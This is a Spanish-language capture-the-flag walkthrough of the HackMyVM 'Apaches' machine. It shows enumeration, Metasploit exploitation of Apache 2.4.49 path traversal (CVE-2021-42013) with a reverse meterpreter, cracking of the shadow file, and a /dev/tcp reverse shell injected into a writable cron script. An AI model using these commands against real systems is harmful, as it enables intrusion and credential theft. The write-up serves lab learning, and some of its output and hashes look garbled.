

HackmyVM - Apaches	
OS:	Linux
Nivel:	Fácil
Release:	01/08/2023
Técnicas utilizadas	
Enumeracion Web	
Fuerza bruta ssh con hydra y crackmapexec	
Escalada de privilegios (nano)	

### # Aviso Legal

Este documento ha sido creado con fines educativos y de investigación. El uso de la información presentada aquí para realizar acciones ilegales está estrictamente prohibido. El autor no se hace responsable de cualquier mal uso de la información proporcionada.

El uso de exploits y otras técnicas de hacking sin el consentimiento explícito del propietario del sistema es ilegal. Por favor, utilice esta información de manera responsable.

### Enumeración

Para comenzar la enumeración de la red, utilicé el comando `arp-scan -I eth1 --localnet` para identificar todos los hosts disponibles en mi red.

```
(root@kali)~/home/administrador/Descargas
# arp-scan -I eth1 --localnet
Interface: eth1, type: EN10MB, MAC: 08:00:27:6a:1e:ce, IPv4: 192.168.1.100
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.1.12    08:00:27:b2:79:a9    PCS Systemtechnik GmbH

1 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.484 seconds (103.06 hosts/sec). 1 responded
```

La dirección MAC que utilizan las máquinas de VirtualBox comienza por "08", así que, filtré los resultados utilizando una combinación del comando `grep` para filtrar las líneas que contienen "08", `sed` para seleccionar la segunda línea, y `awk` para extraer y formatear la dirección IP.

```
(root@kali)~/home/administrador/Descargas
# arp-scan -I eth1 --localnet | grep "08" | sed '2q;d' | awk {'print $1'}
192.168.1.12

(root@kali)~/home/administrador/Descargas
#
```


Una vez que identificada la dirección IP de la máquina objetivo, utilicé el comando `nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn 192.168.1.12 -oN scanner_apaches` para descubrir los puertos abiertos y sus versiones:

- (-p-): realiza un escaneo de todos los puertos abiertos.
- (-sS): utilizado para realizar un escaneo TCP SYN, siendo este tipo de escaneo el más común y rápido, además de ser relativamente sigiloso ya que no llega a completar las conexiones TCP. Habitualmente se conoce esta técnica como sondeo de medio abierto (half open). Este sondeo consiste en enviar un paquete SYN, si recibe un paquete SYN/ACK indica que el puerto está abierto, en caso contrario, si recibe un paquete RST (reset), indica que el puerto está cerrado y si no recibe respuesta, se marca como filtrado.

- ```
[admin@strador ~]$ ./Descargas
$ cat nmap/scanner_apaches
# Nmap 7.94SVN scan initiated Sat Sep 28 01:06:24 2024 as: nmap -p- -sS -sC -sV --min-rate 5000 -vvv -Pn -oN nmap/scanner_apaches 192.168.1.12
Warning: Hit PCRE_ERROR_MLIMIT1 with probing for service http with the regex 'HTTP/1.\d \d\d\d (?::\[\r\n]*\r\n)?*.*\r\nServer: Virata-EmWeb/R([\d_+])\r\nCo
LaserJet ([\w_+])\nbsps;\nbsps;\nbsps;'
Nmap scan report for 192.168.1.12
Host is up, received arp-response (0.00015s latency).
Scanned at 2024-09-28 01:06:38 CEST for 8s
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE REASON      VERSION
22/tcp    open  ssh      syn-ack ttl 64 OpenSSH 8.2p1 Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 bc:95:83:6e:c4:62:38:b5:a9:94:0c:14:a3:bf:57:34 (RSA)
|   ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQGDQZpbatO6vRCTG0wajUGUngBAF/pl+YzqTobQPsc/wmyLRxtddFvm775wt5E6nrKoeL+EuX0r4C3+XAXQq7nRLP9+DcIa03uljeLG6XMRzDQDtZsQoqlfFrN335GQC
OMGAnT23pJic7j501vziZ179h1Pbn+C2SV0sAg0j1SgmQP8BRp6FwzS9ZxNGy4tA+rAKwx8cPdVoxsozZWK53j5g1IQ05e/YWJcZ2LdCQXhXZ1GEHnifuSxZvppp1NPXchr/yCdbAwmWcj3GZDp8S5CAnnsSBSh3XLM4Vew
5A1Nwprfln2tyg1PM3qCYeA0Hw4U5IKVnJcDeoy2c3RfZ3c1fZFeu0c9B11jpe6K0mShotB8=
|   Nmap 7.94SVN scan report for 192.168.1.12
|_ 256 46:ff:72:d5:67:c1:1f:87:b1:35:84:29:f3:a2:e8:3a (ECDSA)
|_ ecdsa-sh2-nistp256 AAAAEZG1jZm9uY2V1bml2dHAyNTAAIAABBBBLz8aullfftjw5PJX6I+LJqUxVfWq5MtEdT51LJLEVBWMTX4wXnnWt50gcy8S5A0t7b1KReY7e5jyYU9InI=
|_ ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAI1e1GVTzyP9HWzRQ0N29auVmmYHAmOYD0RtKhY4uvU4
80/tcp    open  http      syn-ack ttl 64 Apache httpd 2.4.49 (Unix))
|_ http-methods:
|_   Supported Methods: GET POST OPTIONS HEAD TRACE
|_   Potentially risky methods: TRACE
|_ http-favicon: Unknown favicon MD5: EB49C4A639D3960EE7DD07BC9F832B7
|_ http-title: Apaches
|_ http-server-header: Apache/2.4.49 (Unix)
|_ http-robots.txt: 1 disallowed entry
|_/
MAC Address: 08:00:27:B2:79:A9 (Oracle VirtualBox virtual NIC)
Service Info: Linux; CPE: cpe:/o:linux:linux kernel

Read data files from /usr/bin/, /share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sat Sep 28 01:06:46 2024 -- 1 IP address (1 host up) scanned in 21.95 seconds
```

Al acceder a la página web alojada en el servidor, identifiqué los posibles usuarios presentes en la máquina objetivo. Además, encontré una página web bien estructurada y estéticamente agradable, con un diseño intuitivo y navegación fluida.



Con el objetivo de descubrir más información, utilicé gobuster, una herramienta de fuerza bruta para la enumeración de directorios y archivos en sitios web, para listar los posibles directorios ocultos disponibles en este servidor, además de filtrar por archivos con extensiones txt, html y php.

```


--(administrador@kali) ~/Descargas
$ gobuster dir -u http://192.168.1.12/ -w /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -b 403,404 -x php,html,txt --random-agent -t 100

Gobuster v3.0
by OJ Reeves (@TheColonial) & Christian Muehmer (@firefart)
=====
[*] Url: http://192.168.1.12/
[*] Method: GET
[*] Threads: 100
[*] Wordlist: /usr/share/wordlists/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[*] Negative Status codes: 403,404
[*] User Agent: Opera/9.80 (Windows NT 6.0; U; en) Presto/2.2.15 Version/10.00
[*] Extensions: php,html,txt
[*] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/index.html (Status: 200) [Size: 3394]
/images (Status: 301) [Size: 235] [-> http://192.168.1.12/images/]
/css (Status: 301) [Size: 232] [-> http://192.168.1.12/css/]
/js (Status: 301) [Size: 231] [-> http://192.168.1.12/js/]
/robots.txt (Status: 200) [Size: 116]
/fonts (Status: 301) [Size: 234] [-> http://192.168.1.12/fonts/]
Progress: 882236 / 882240 (100.00%)
=====
Finished
=====

```

## Vulnerabilidad CVE-2021-42013

La vulnerabilidad CVE-2021-42013 está presente en las versiones 2.4.49 y 2.4.50 del servidor Apache HTTP Server. Esta vulnerabilidad surge debido a una corrección insuficiente para mitigar la vulnerabilidad CVE-2021-41773. Un atacante puede explotar esta debilidad mediante un ataque de recorrido de directorios (path traversal), permitiendo mapear URLs a archivos fuera de los directorios configurados por directivas Alias.



Las directivas Alias en el servidor Apache HTTP Server permiten mapear URLs a directorios específicos del sistema de archivos que no están necesariamente dentro del directorio raíz del documento (DocumentRoot).

El problema radica en que, si los archivos ubicados fuera de estos directorios no están protegidos por la configuración predeterminada “require all denied”, las solicitudes maliciosas pueden tener éxito. Esto significa que un atacante podría acceder a archivos sensibles que no deberían ser accesibles públicamente.

```

#
# Deny access to the entirety of your server's filesystem. You must
# explicitly permit access to web content directories in other
# <Directory> blocks below.
#
<Directory />
    Require all granted
</Directory>
#
# Note that from this point forward you must specifically allow
# particular features to be enabled - so if something's not working as
# you might expect, make sure that you have specifically enabled it
# below.
#

```

Además, si los scripts CGI están habilitados para estas rutas alias, la vulnerabilidad se agrava, permitiendo la ejecución remota de código. Esto implica que un atacante podría ejecutar comandos arbitrarios en el servidor, comprometiendo su integridad y seguridad.

```
<IfModule !mmn !refork_module>
LoadModule cgid_module modules/mod_cgid.so
</IfModule>

<IfModule unixd_module>
#
# If you wish httpd to run as a different user or group, you must run
# httpd as root initially and it will switch.
#
# User/Group: The name (or #number) of the user/group to run httpd as.
# It is usually good practice to create a dedicated user and group for
# running httpd, as with most system services.
#
User daemon
Group daemon
#
# "/usr/local/apache2.4.49/cgi-bin" should be changed to whatever your ScriptAlias
# CGI directory exists, if you have that configured.
#
<Directory "/usr/local/apache2.4.49/cgi-bin">
    AllowOverride None
    Options None
    Require all granted
</Directory>
```

Los scripts CGI, o Common Gateway Interface, son programas que se ejecutan en el servidor web para generar contenido dinámico en respuesta a las solicitudes de los clientes. Estos scripts pueden estar escritos en varios lenguajes de programación, como Perl, Python, PHP, entre otros. La interfaz CGI permite que el servidor web ejecute estos programas y devuelva el resultado al cliente, generalmente en forma de una página web generada dinámicamente.

Cuando un cliente realiza una solicitud a una URL configurada para ejecutar un script CGI, el servidor web pasa la solicitud al script correspondiente. El script procesa la solicitud, que puede incluir datos enviados por el cliente, como formularios web, y genera una respuesta. Esta respuesta es luego enviada de vuelta al cliente a través del servidor web. Los scripts CGI son útiles para crear aplicaciones web interactivas, como formularios de contacto, encuestas y sistemas de gestión de contenido.

Para mitigar esta vulnerabilidad, se recomienda actualizar el servidor Apache HTTP a la versión 2.4.51 o posterior, donde esta debilidad ha sido corregida. Alternativamente, se puede reforzar la configuración del servidor actualizando la configuración del directorio a “require all denied”. Esta medida asegura que los archivos fuera de los directorios configurados no sean accesibles, proporcionando una capa adicional de protección contra posibles ataques.

La vulnerabilidad CVE-2021-42013 representa un riesgo significativo para los servidores Apache HTTP Server en las versiones afectadas. La explotación exitosa de esta vulnerabilidad puede resultar en el acceso no autorizado a archivos sensibles y la posible ejecución remota de código, subrayando la importancia de aplicar las actualizaciones y configuraciones recomendadas para mantener la seguridad del servidor.

```
msf0 > search Apache httpd 2.4.49

Matching Modules
=====
#  Name  Disclosure Date  Rank    Check  Description
-  -
0  exploit/multi/http/apache_normalize_path_rce            2021-05-10      excellent Yes     Apache 2.4.49/2.4.50 Traversal RCE
1  \  target: Automatic (Dropper)                          .               .       .
2  \  target: Unix Command (In-Memory)                     .               .       .
3  auxiliary/scanner/http/apache_normalize_path            2021-05-10      normal  No      Apache 2.4.49/2.4.50 Traversal RCE scanner
4  \  action: CHECK_RCE                                     .               .       Check for RCE (if mod_cgi is enabled).
5  \  action: CHECK_TRAVERSAL                              .               .       Check for vulnerability.
6  \  action: READ_FILE                                     .               .       Read file on the remote server.

Interact with a module by name or index. For example info 6, use 6 or use auxiliary/scanner/http/apache_normalize_path
After interacting with a module you can manually set a ACTION with set ACTION 'READ_FILE'
```

Considerando esta vulnerabilidad, Metasploit ofrece un módulo específico que puede ser utilizado para realizar la intrusión en la máquina objetivo. Si la configuración del exploit se lleva a cabo correctamente, es posible ejecutar comandos de forma remota.

```
msf6 exploit(multi/http/apache_normalize_path_rce) > show options

Module options (exploit/multi/http/apache_normalize_path_rce):

  Name      Current Setting  Required  Description
  ----      -
  CVE        CVE-2021-42013   yes       The vulnerability to use (Accepted: CVE-2021-41773, CVE-2021-42013)
  DEPTH      5                no        Depth for Path Traversal
  Proxies    192.168.1.12     yes       A proxy chain of format type:host:port[,type:host:port][...]
  RHOSTS     192.168.1.12     yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit.html
  RPORT      80               yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /cgi-bin         yes       Base path
  VHOST      /                no        HTTP server virtual host

Payload options (linux/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  LHOST     192.168.1.100   yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic (Dropper)

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/apache_normalize_path_rce) > check

[*] Using auxiliary/scanner/http/apache_normalize_path as check
[*] http://192.168.1.12:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] 192.168.1.12:80 - The target is vulnerable.
msf6 exploit(multi/http/apache_normalize_path_rce) > run

[*] Started reverse TCP handler on 192.168.1.100:4444
[*] Using auxiliary/scanner/http/apache_normalize_path as check
[*] http://192.168.1.12:80 - The target is vulnerable to CVE-2021-42013 (mod_cgi is enabled).
[*] Scanned 1 of 1 hosts (100% complete)
[*] http://192.168.1.12:80 - Attempt to exploit for CVE-2021-42013
[*] http://192.168.1.12:80 - Sending linux/x64/meterpreter/reverse_tcp command payload
[*] Sending stage (3045380 bytes) to 192.168.1.12
[*] Meterpreter session 1 opened (192.168.1.100:4444 -> 192.168.1.12:40022) at 2024-09-28 01:20:09 +0200
[*] This exploit may require manual cleanup of '/tmp/goTdbLG' on the target

meterpreter > getuid
Server username: daemon
meterpreter > sysinfo
Computer      : 192.168.1.12
OS            : Ubuntu 20.04 (Linux 5.4.0-128-generic)
Architecture : x64
BuildTuple    : x86_64-linux-musl
Meterpreter   : x64/linux
meterpreter > 
```

Posteriormente, busqué archivos con el bit SUID activo, ya que este es un permiso especial que se puede asignar a archivos ejecutables en sistemas Linux, permitiendo que los usuarios que ejecuten el archivo asuman temporalmente los privilegios del propietario del archivo. Esto significa que, aunque un usuario no tenga permisos de root, puede ejecutar el archivo con privilegios de root si el archivo tiene el bit SUID activado. Sin embargo, no encontré ninguno que pudiera ser útil para escalar privilegios.

```
daemon@apaches:/usr/bin$ find / -perm -4000 -exec ls -l {} \; 2>/dev/null
find / -perm -4000 -exec ls -l {} \; 2>/dev/null
-rwsr-xr-x 1 root root messagebus 51344 Apr 29 2022 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
-rwsr-xr-x 1 root root 473576 Mar 9 2021 /usr/lib/openssh/ssh-keysign
-rwsr-xr-x 1 root root 24488 Jul 8 2019 /usr/lib/ject/dmccrypt-get-device
-rwsr-xr-x 1 root root 22840 Feb 21 2022 /usr/lib/policykit-1/polkit-agent-helper-1
-rwsr-xr-x 1 root root 142696 Feb 23 2022 /usr/lib/snapd/snap-confine
-rwsr-xr-x 1 root root 68208 Apr 16 2020 /usr/bin/passwd
-rwsr-xr-x 1 root root 39144 Feb 7 2022 /usr/bin/umount
-rwsr-xr-x 1 root root 166056 Jan 19 2021 /usr/bin/sudo
-rwsr-xr-x 1 root root 67816 Feb 7 2022 /usr/bin/su
-rwsr-xr-x 1 daemon daemon 55560 Nov 12 2018 /usr/bin/ft
-rwsr-xr-x 1 root root 88464 Apr 16 2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 31032 Feb 21 2022 /usr/bin/pkexec
-rwsr-xr-x 1 root root 44784 Apr 16 2020 /usr/bin/newgrp
-rwsr-xr-x 1 root root 39144 Mar 7 2020 /usr/bin/fusermount
-rwsr-xr-x 1 root root 85064 Apr 16 2020 /usr/bin/chfn
-rwsr-xr-x 1 root root 55528 Feb 7 2022 /usr/bin/mount
-rwsr-xr-x 1 root root 53040 Apr 16 2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 85064 Nov 29 2022 /snap/core20/1974/usr/bin/chfn
-rwsr-xr-x 1 root root 53040 Nov 29 2022 /snap/core20/1974/usr/bin/chsh
-rwsr-xr-x 1 root root 88464 Nov 29 2022 /snap/core20/1974/usr/bin/gpasswd
-rwsr-xr-x 1 root root 55528 May 30 2023 /snap/core20/1974/usr/bin/mount
```

No obstante, pude leer los archivos passwd y shadow, lo que significa que podría intentar crackear las contraseñas de los usuarios disponibles en el sistema.

```
daemon@apaches:/usr/bin$ ls -l /etc/shadow; ls -l /etc/passwd
ls -l /etc/shadow; ls -l /etc/passwd
-rw-r--r-- 1 root shadow 1434 Oct 10 2022 /etc/shadow
-rw-r--r-- 1 root root 1920 Oct 9 2022 /etc/passwd
daemon@apaches:/usr/bin$ 
```



En primer lugar, descargué los archivos shadow y passwd en mi máquina atacante.

```
(administrador@kali) [~/Descargas/content]
$ wget http://192.168.1.12:8000/shadow
--2024-09-28 01:33:30-- http://192.168.1.12:8000/shadow
Conectando con 192.168.1.12:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1434 (1,4K) [application/octet-stream]
Grabando a: «shadow»

shadow 100%[=====]

2024-09-28 01:33:30 (157 MB/s) - «shadow» guardado [1434/1434]

(administrador@kali) [~/Descargas/content]
$ wget http://192.168.1.12:8000/passwd
--2024-09-28 01:33:34-- http://192.168.1.12:8000/passwd
Conectando con 192.168.1.12:8000... conectado.
Petición HTTP enviada, esperando respuesta... 200 OK
Longitud: 1920 (1,9K) [application/octet-stream]
Grabando a: «passwd»

passwd 100%[=====]

2024-09-28 01:33:34 (119 MB/s) - «passwd» guardado [1920/1920]

(administrador@kali) [~/Descargas/content]
$
```

El comando `unshadow` se utiliza para combinar los contenidos de los archivos `/etc/passwd` y `/etc/shadow` en un solo archivo que puede ser procesado por herramientas de cracking de contraseñas como John the Ripper. El archivo `/etc/passwd` contiene información básica de las cuentas de usuario, mientras que el archivo `/etc/shadow` almacena las contraseñas cifradas y otra información relacionada con la seguridad. Al combinar estos archivos, `unshadow` crea un archivo que contiene tanto los nombres de usuario como las contraseñas cifradas, lo que facilita el proceso de cracking de contraseñas.

```
--(administrador@kali)-[/Descargas/content]
└─$ unshadow passwd shadow credential
Created directory: /home/administrator/.john

--(administrador@kali)-[/Descargas/content]
└─$ ls
credential passwd shadow

--(administrador@kali)-[/Descargas/content]
└─$ cat credential
root:x:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:15:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lpr:*:7:7:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:19:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mail List Manager:/var/list:/usr/sbin/nologin
ircd:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:GNAT Reporting System (/admin):/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
system-networkd:*:100:102::system Network Manager,,,:/run/systemd:/usr/sbin/nologin
system-resolve:*:101:103::system Resolver,,,:/run/systemd:/usr/sbin/nologin
system-timesync:*:102:104::system Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
messagebus:*:103:106:/nonexistent:/usr/sbin/nologin
syslog:*:104:110:/home/syslog:/usr/sbin/nologin
_apt:*:105:65534:/nonexistent:/usr/sbin/nologin
sshd:*:106:111:TPM software stack,,,:/var/lib/tpm/bin/false
uuidd:*:107:112:/run/uuid:/usr/sbin/nologin
tcpdump:*:108:113:/nonexistent:/usr/sbin/nologin
landscape:*:109:115:/var/lib/Landscape:/usr/sbin/nologin
polkitd:*:119:15:/var/cache/polkit/state/bin/false
sahd:*:111:65534:/run/sahd:/usr/sbin/nologin
systemd-coredumpctl:!!999:999::systemd Core Dumper:::/usr/sbin/nologin
geronimo:se68e383apnshoiozqpfscGtHkLrgA6J2R2D9fG3ms9dR80Zw5JogimHV4D3/f2Xp2.Mun4SEdeOmoPCPSioRkuCXgkCBZncsziyw0:1000:1000:geronimo:/home/geronimo/bin/bash
lsid:999:100:/usr/bin/csmom/dmrd:/bin/false
sqanto:se67K2CZr2vF8BtSfawBz6jLAFy81cB3a8zABHPBDZKETPUHF9KsnIivfScx5AUHz12zh9oFPmkx5XvaP7.Cy3ir1sm5ts1ks6sd.:1001:1001::/home/squanto/bin/bash
sacagawea:se67JhV12/BZRSky6Eysry2rhugGLYVn6kU9tIUHHDDDoalIGS8hyodQ/73qk/qNQS2No3VKZZY58pnluVYkhVghu0NCpbK79T1:1002:1002;;:/home/sacagawea/bin/bash
pocachotas:se67LmqW6bQ6j3rf4rH8gK5vqb5Bz3JuE9mW5as2A3Pgkz5XPq.DwfIVtkzbN8swtF4VDVm/2kuWJ3dgm3k1fghgrK108:/1003:1003;;;/home/pocachotas/bin/bash
```

Con la herramienta John the Ripper, es posible crackear estas credenciales, obteniendo así lo siguiente:

```
(administrador@kali) ~/Descargas/content
$ john -w=/usr/share/wordlists/rockyou.txt credential
Using default input encoding: UTF-8
Loaded 4 password hashes with 4 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 2 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
(squanto)
1g 0:00:02:14 0.90% (ETA: 05:46:18) 0.007458g/s 1143p/s 3690c/s 3690C/s 18years..13031986
Use the "--show" option to display all of the cracked passwords reliably
Session aborted
```

Además, CrackMapExec permite verificar la autenticidad de la credencial obtenida anteriormente.

```
(administrador@kali) ~/Descargas/content
$ crackmapexec ssh 192.168.1.12 -u 'squanto' -p [REDACTED]
SSH 192.168.1.12 22 192.168.1.12 [*] SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.2
SSH 192.168.1.12 22 192.168.1.12 [+] squanto:[REDACTED]

(administrador@kali) ~/Descargas/content
$ [REDACTED]
```

### Análisis del puerto 22 (SSH)

El puerto 22 (SSH) se encuentra abierto, por lo que accedí utilizando este protocolo con el usuario squanto y la contraseña obtenida anteriormente, lo que me permitió obtener la flag de dicho usuario.

[illegible]

Investigando las tareas programadas en la máquina objetivo, descubrí que el usuario sacagawea está ejecutando un script en bash shell. Si pudiera escribir en ese archivo, podría acceder al sistema como este usuario.

```
squanto@apaches:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
17 * * * * root cd / && run-parts --report /etc/cron.hourly
25 6 * * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6 * * 7 root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6 1 * * root test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
#* 5 * * * * su sacagawea -c "/home/sacagawea/Scripts/backup.sh"
squanto@apaches:~$
```

Otra forma de identificar scripts o tareas programadas es utilizando la herramienta pspy, que permite monitorear y listar todos los procesos que se están ejecutando en el sistema sin necesidad de privilegios elevados.

```
squanto@apaches:~$ ./pspy32
pspy - version: 1.2.1 - Commit SHA: kali

PSY

Config: Printing events (colored=true): processes=true | file-system-events=false ||| Scanning for processes every 100ms and on inotify events ||| Watching directories: [/usr /tmp /etc /home /
Draining file system events due to startup...
done
2024/09/28 00:08:39 CMD: UID=0 PID=4046 | ./pspy32
2024/09/28 00:08:39 CMD: UID=0 PID=3963 | 
2024/09/28 00:08:39 CMD: UID=1001 PID=3931 | -bash
2024/09/28 00:08:39 CMD: UID=1001 PID=3930 | sshd: squanto@pts/5
2024/09/28 00:08:39 CMD: UID=1001 PID=3892 | (sd-pam)
2024/09/28 00:08:39 CMD: UID=1001 PID=3851 | /lib/systemd/systemd --user
2024/09/28 00:08:39 CMD: UID=0 PID=3839 | sshd: squanto [priv]
2024/09/28 00:08:39 CMD: UID=0 PID=3837 | 
2024/09/28 00:08:39 CMD: UID=0 PID=3777 | 
2024/09/28 00:08:39 CMD: UID=0 PID=3754 | 
2024/09/28 00:08:39 CMD: UID=0 PID=3580 | 
2024/09/28 00:08:39 CMD: UID=0 PID=3332 | sudo -l
2024/09/28 00:08:39 CMD: UID=1 PID=3308 | /bin/bash
2024/09/28 00:08:39 CMD: UID=1 PID=3307 | python3 -c import pty;pty.spawn("/bin/bash")
2024/09/28 00:08:39 CMD: UID=1 PID=3289 | python3 -m http.server 8080
2024/09/28 00:08:39 CMD: UID=1 PID=3282 | /bin/bash
2024/09/28 00:08:39 CMD: UID=1 PID=3281 | python3 -c import pty;pty.spawn("/bin/bash")
2024/09/28 00:10:01 CMD: UID=0 PID=4062 | /usr/sbin/CRON -f
2024/09/28 00:10:01 CMD: UID=0 PID=4061 | /usr/sbin/CRON -f
2024/09/28 00:10:01 CMD: UID=0 PID=4060 | /usr/sbin/CRON -f
2024/09/28 00:10:01 CMD: UID=1002 PID=4063 | /usr/sbin/CRON -f
2024/09/28 00:10:01 CMD: UID=0 PID=4067 | /bin/sh /usr/local/apache2.4.49/bin/apachectl start
2024/09/28 00:10:01 CMD: UID=1002 PID=4066 | /bin/bash /home/sacagawea/Scripts/backup.sh
2024/09/28 00:10:01 CMD: UID=0 PID=4065 | /bin/sh /usr/local/apache2.4.49/bin/apachectl start
2024/09/28 00:10:01 CMD: UID=1002 PID=4069 | /bin/bash /home/sacagawea/Scripts/backup.sh
2024/09/28 00:10:01 CMD: UID=0 PID=4068 | /bin/sh /usr/local/apache2.4.49/bin/apachectl start
2024/09/28 00:10:01 CMD: UID=1002 PID=4070 | /bin/bash /home/sacagawea/Scripts/backup.sh
2024/09/28 00:10:01 CMD: UID=1002 PID=4071 | tar -czvf /home/sacagawea/Backup/Backup.tar.gz /usr/local/apache2.4.49/htdocs
2024/09/28 00:10:01 CMD: UID=1002 PID=4072 | /bin/sh -c gzip
2024/09/28 00:10:02 CMD: UID=1002 PID=4073 | /bin/bash /home/sacagawea/Scripts/backup.sh
```

Afortunadamente, es posible escribir en el archivo backup.sh, por lo que introduje un código en bash shell que me permitió acceder a la máquina objetivo.

```
GNU nano 4.8  backu
#!/bin/bash
bash -c "bash -i >& /dev/tcp/192.168.1.100/444 0>&1"
rm -rf /home/sacagawea/Backup/Backup.tar.gz
tar -czvf /home/sacagawea/Backup/Backup.tar.gz /usr/local/apache2.4.49/htdocs
chmod 700 /home/sacagawea/Backup/Backup.tar.gz
```



Finalmente, accedí al sistema como usuario sacagawea.

```
(administrador@kali)-[~/Descargas/content]
$ nc -nlvp 444
listening on [any] 444 ...
connect to [192.168.1.100] from (UNKNOWN) [192.168.1.12] 49104
bash: cannot set terminal process group (4190): Inappropriate ioctl for device
bash: no job control in this shell
sacagawea@apaches:~$ id
id
